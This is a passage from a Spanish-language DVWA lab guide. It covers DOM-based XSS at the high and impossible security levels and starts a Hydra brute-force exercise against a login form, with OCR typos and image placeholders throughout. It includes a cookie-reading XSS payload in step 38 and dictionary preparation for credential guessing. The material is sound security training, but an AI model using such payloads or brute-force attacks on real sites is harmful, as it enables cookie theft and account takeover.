


Imagen 73: Resultado del script – medio

Escenario#7: Inyectar Script malicioso en Formulario Web – Cuadro de selección individual

Objetivo: Robar Cookie mediante script malicioso

Complejidad: Alto

Tiempo: 15 minutos

35. Dar clic en la opción “DVWA Security” para cambiar el nivel de seguridad alta




Imagen 74: Configuración de seguridad – nivel alto

36. Dar clic en el panel de opción “XSS(DOM)”




Imagen 75: Dar clic en opción “View Source”

37. Dar clic la opción “View Source” para revisar el código fuente. El código cuenta con un condicional if para ver si existe valores de entrada del arreglo de idiomas por defectos, y una vez realizado la acción permite clasificar por caso y por defecto presenta el idioma English




Imagen 76: Código fuente – Nivel Alto

38. Una vez entenido lo que realiza el código, se toma como default English para ejercer el comentario correspondiente del script por la location asignada, se inserta el comando “English#<script>alert(document.cookie);</script> dando con éxito la prueba.




Imagen 77: Resultado del script – Alto

Escenario 8: Inyectar Script malicioso en Formulario web – Cuadro de selección individual

Objetivo: Robar Cookie mediante script malicioso

Complejidad: Imposible

39. WA Securiy” para cambiar el nivel de seguridad imposible.




Imagen 78: Configuración de seguridad – Nivel Imposible

40. Dar clic en la opción “XSS (DOM)”




Imagen 79: DOM – Imposible

41. Dar clic en la opción “View Source” para revisar el código, y se observa que es una seguridad idéntica al nivel de seguridad bajo.




Imagen 80: Código fuente – Nivel Imposible

42. Al insertar el script se observa como la seguridad sobre el script malicioso es protegido mediante una codificación de caracteres especiales haciendo una seguridad




Imagen 81: Script codificado

BRUCE FORCE

Escenario #9: Ataque de fuerza bruta en Formula Login Web mediante HYDRA

Objetivo: Adivinar o Robar las credenciales de usuario administrador

Complejidad: Bajo

Tiempo:55 minutos

23. Dar clic en el panel de menú en la opción “DVWA Security” para cambiar el nivel de seguridad bajo




Imagen 82: Configuración de seguridad – Nivel Bajo

24. Luego dar clic en el panel en la opción “BRUCE FORCE” para interactuar en el formulario web login.




Imagen 83: Formulario Login – Burte Force

25. Dar clic en la opción “View Source” para revisar el código de seguridad del escenario. El código fuente muestra las variables existentes correspondiente de inicio de sesión como lo es el usuario y contraseña para enviar la información, la contraseña es codificada con el md5 para recuperar la información de la consulta mientras se establezca la conexión.




Imagen 84: Código fuente – Burte Force - Bajo

26. Inspeccionar el elemento del formulario para conocer las peticiones que se envía tras la realización de prueba borrado con credenciales incorrectos.




Imagen 85: Ver las peticiones de envió en la sección network al inspeccionar

27. Se realiza la búsqueda de diccionarios correspondiente a la prueba, existen diversos diccionarios que pueden ser descargable. Por ende, para la respectiva prueba descargar el diccionario usert.txt.




Imagen 86: Diccionario usarios.txt descarga

28. Así mismo se descarga el diccionario de contraseña password.txt.

